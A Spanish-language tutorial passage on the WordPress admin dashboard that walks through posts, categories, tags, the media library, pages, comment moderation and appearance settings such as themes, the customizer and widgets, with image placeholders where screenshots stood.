
Entradas

La opción Entradas le permite controlar el nuevo contenido que agrega a su blog o sitio web, son en palabras simples, las publicaciones. El contenido de blog se publica en orden descendente (las más recientes primero). En el menú Entradas, encontrará las siguientes opciones:

Todas las Entradas

Aquí es donde puede ver todas sus publicaciones existentes, así como borradores y elegir entre acciones masivas o en lote que le permiten editar o mover a la papelera las publicaciones y borradores seleccionados. También puede buscar publicaciones por palabras clave y filtrarlas por fecha y categoría.

Puede usar la lista para editar rápidamente una o varias categorías de publicaciones, etiquetas, estado, autor y capacidad para comentar.



Pantalla Todas las Entradas

Añadir nueva


Aquí es donde va a agregar una nueva entrada o publicación a su blog. Haga clic en Agregar nuevo, ingrese un título descriptivo y escriba el contenido relacionado con el título de su blog. También puede cargar imágenes, videos, enlaces, asignar categorías y más. Luego puede guardar el borrador o realizar la publicación en blog.



Agregar Nueva Entrada

Categorías

Aquí puede ver todas las categorías en las que se enumeran sus publicaciones, las puede editar o agregar nuevas categorías.



Pantalla Añadir Categorías

Cada entrada que publica se asigna a la categoría que elija; de lo contrario, se publica sin categoría. Las categorías ayudan a sus lectores a encontrar información relevante que está disponible en diferentes grupos y subgrupos y ayudan en la navegación para que sus lectores puedan elegir entre un grupo de enlaces a diferentes publicaciones que están relacionadas entre sí.

Puede hacer clic en **Añadir una nueva categoría** desde la página de categorías o desde cada pantalla de publicación individual. También puede editar el nombre de la categoría y el slug, que es el nombre de la categoría en el enlace permanente, la versión amigable de la URL para el nombre.


> *Nota: Es importante que cree y use categorías que usen un nombre único y que sean diferentes de otras categorías, publicaciones y títulos de página. También puede agregar una Descripción para cada categoría que se mostrará en la página de categoría que contiene todas las publicaciones de esa categoría específica.*

Etiquetas

Puede crear etiquetas para una entrada o publicación en la pantalla Etiquetas. WordPress le permite agregar una o varias etiquetas para cada publicación.

Crear etiquetas únicas para cada publicación también es una excelente manera de ayudar a sus lectores a encontrar lo que están buscando. En general, las etiquetas son palabras clave utilizadas en el título de cada publicación que proporcionan una breve descripción de la publicación de una a dos palabras.

Para crear una etiqueta simplemente coloque el nombre, el slug, que es la versión amigable de la URL para el nombre, y una descripción. Haga clic en **Añadir nueva etiqueta.** También puede realizar búsquedas y elegir las etiquetas que desee para convertirlas en categorías a través del conversor de etiquetas a categorías.



Pantalla Añadir Etiquetas


Medios

Su instalación de WordPress viene con un administrador de medios único. Con él, puede cargar contenido multimedia enriquecido y asignarlo a publicaciones, páginas, barras laterales y encabezados, desde fotos y videos hasta archivos de audio. Los medios se pueden previsualizar, agregar, editar o eliminar. En el menú Medios encontrará las siguientes opciones:

Biblioteca

La biblioteca de medios de WordPress le permite ver sus archivos de medios existentes así como editarlos o eliminarlos permanentemente.

Muestra una imagen en miniatura de su imagen multimedia, así como el nombre del archivo, el autor, la fecha y la publicación / página a la que se adjunta la imagen.



Pantalla Medios de WordPress

Añadir nuevo

Cuando haga clic en el enlace Añadir nuevo en Medios, se le dirigirá a la pantalla Subir un nuevo medio, donde puede seleccionar qué tipo de archivos de medios cargar en su Biblioteca de medios y desde qué ubicación puede cargarlos, que normalmente es su escritorio o una ubicación en su ordenador local.



Subir un nuevo medio


Páginas

Las páginas de WordPress son diferentes a las publicaciones, ya que son estáticas, lo que significa que el contenido generalmente sigue siendo el mismo. Una de las excelentes características de WordPress es que puede crear un sitio web con páginas estáticas, así como publicaciones de blog que contienen contenido actualizado con frecuencia bajo el mismo nombre de dominio del sitio web.

Las páginas estándar que usan los bloggers de WordPress incluyen: Acerca de, Contacto, Publicidad, Productos, Servicios y Recursos. Las opciones disponibles en el menú Páginas, son las siguientes:

Todas las Páginas

Muestra una lista de todas sus páginas publicadas, así como el título, el autor y la fecha en que las publicó. Puede filtrar fácilmente sus páginas por fecha y páginas de búsqueda utilizando palabras clave. Las acciones en lote también lo ayudan a editar y mover a la papelera varias páginas al mismo tiempo.



Pantalla Páginas de WordPress

Añadir nueva

Este enlace le permite crear una nueva página estática, así como seleccionar qué opción de plantilla desea usar para la página haciendo clic en el enlace **Atributos de página**. También puede establecer una imagen destacada, permitir comentarios y determinar la visibilidad de la página así como su fecha de publicación.



Añadir Nueva Página

Comentarios


Esta función es la mejor manera de gestionar la interacción con el lector, puesto que les permite agregar comentarios o hacer preguntas sobre el contenido del sitio web. Tanto las publicaciones como las páginas del blog pueden aceptar comentarios. La mayoría de los temas de WordPress vienen equipados con la funcionalidad de diseño de comentarios. Sin embargo, depende de usted interactuar con sus lectores y alentarlos a dejar comentarios en su blog.

En la sección Comentarios, podrá moderar los comentarios, incluso aprobarlos, marcarlos como spam o eliminarlos por completo.

Cuando hace clic en el enlace Comentarios en su panel de administración de WordPress puede ver los últimos comentarios. La pantalla muestra todos los comentarios (los del lector y los suyos), así como los comentarios pendientes, aprobados, los clasificados como spam y los que son enviados a la papelera.

Las acciones en lote le permiten rechazar, aprobar, marcar como spam y mover a la papelera comentarios existentes y pendientes. WordPress también le permite filtrar tipos de comentarios, buscar spam y buscar comentarios por palabras clave.

La pantalla de comentarios muestra el autor del comentario, así como la dirección de su sitio web y su dirección de correo electrónico. También se muestra el texto del comentario real, la publicación del comentario en respuesta a y la fecha en la que fue enviado el mismo.



Pantalla Comentarios de WordPress

Apariencia

Teniendo en cuenta el hecho de que hay miles de millones de páginas web y cientos de millones de sitios web y blogs en Internet, WordPress le ofrece opciones de estilo ilimitadas para que su sitio sea su propia dirección única en la web.


En la sección apariencia usted podrá cambiar y personalizar el diseño de su sitio web. Aquí puede buscar e instalar nuevos temas y realizar personalizaciones adicionales a la imagen, los colores y el fondo del encabezado de su blog.

En el submenú del menú Apariencia, encontrará las siguientes opciones, comúnmente disponibles. Tenga en cuenta que las opciones variarán, dependiendo del tema que elija.

Temas


En esta sección puede seleccionar temas disponibles en la red de WordPress o instalar temas que usted mismo haya descargado de otro lugar.

En un principio verá los temas ya instalados. WordPress ofrece miles de temas gratuitos para elegir e instalar para que pueda ver los cambios que realizan en la apariencia de su sitio. Los desarrolladores de WordPress también ofrecen temas premium que ofrecen actualizaciones gratuitas de por vida y soporte técnico a diferencia de los temas gratuitos que no ofrecen soporte técnico o garantía de actualizaciones y grandes arreglos.



Pantalla Temas de WordPress

Para agregar un nuevo tema simplemente haga clic en el botón **Añadir nuevo.** Verá una pantalla como la siguiente:




Pantalla Añadir temas

Como puede ver en la imagen anterior, se presentan los temas de forma categorizada: Destacados, Populares, Recientes y Favoritos. Otra herramienta que verá es un filtro de características que le permite encontrar temas basados en colores, columnas, ancho, características y temas.

Personalizar

Dependiendo del tema que haya elegido, podrá usar la sección Personalizar para realizar cambios en el diseño del tema en un editor visual. Las cosas que se pueden personalizar incluyen: título y descripción, color e imagen de fondo, opciones del tema, plantilla de portada, menús, widgets, ajustes en la página de inicio, como elegir qué en dicha página de inicio, e incluso puede añadir su propio código CSS para personalizar la apariencia y diseño de su sitio web.




Personalizar apariencia del sitio

Widgets

Los widgets son cuadros que puede agregar a varias áreas de su sitio de WordPress. Dependiendo del tema que haya elegido, esto puede incluir la página de inicio, el encabezado, la barra lateral y el pie de página. Agregar widgets es una tarea simple, y funciona utilizando una experiencia de construcción de arrastrar y soltar. Los widgets pueden mostrar enlaces de redes sociales, una barra de búsqueda, enlaces de suscripción, sobre texto para el blog, publicaciones y comentarios más recientes, enlaces a otros blogs que te gustan y más.

